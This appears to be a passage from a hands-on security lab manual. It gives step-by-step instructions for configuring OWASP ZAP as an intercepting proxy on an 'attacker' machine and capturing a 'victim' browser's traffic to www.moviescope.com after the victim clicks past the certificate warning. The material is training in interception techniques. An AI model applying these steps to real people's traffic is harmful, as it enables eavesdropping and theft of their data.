
14. The **Break** tab is added to your **OWASP ZAP** window.
15. To configure ZAP as a proxy, click the **Options...** icon from the toolbar.



16. In the **Options** window, scroll-down in the left-pane and click **Local Proxies**. In the right pane, under the **Local Proxy** section, type **10.10.1.19** (the IP address of the **Windows Server 2019** machine) in the **Address** field and leave the **Port** value to the default, **8080**; click **OK**.



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

17. Click the **Set break on all requests and responses** icon on the main ZAP toolbar. This button sets and unsets a global breakpoint that will trap and display the next response or request from the victim's machine in the **Break** tab.

    Note: The **Set break on all requests and responses** icon turns **automatically** from green to red.



18. Now, switch back to the victim's machine (**Windows 11**) and launch the same browser in which you configured the proxy settings. In this task, we have configured the **Google Chrome** browser.
19. Place your mouse cursor in the address bar, type **www.moviescope.com** and press **Enter**.
20. A message appears, stating that **Your connection is not private**. Click the **Advanced** button.
21. On the next page, click **Proceed to www.moviescope.com (unsafe)** to open the website.



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
22. Now, switch back to the attacker machine (**Windows Server 2019**) and observe that **OWASP ZAP** has begun to capture the requests of the victim's machine.

23. In **Steps 19-21**, we have visited **www.moviescope.com** in the victim's browser. Look in the **Break** tab and click the **Submit and step to next request or response** icon on the toolbar to capture the **www.moviescope.com** request.



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
24. A **HTTP response** appears; click the **Submit and step to next request or response** icon again on the toolbar.



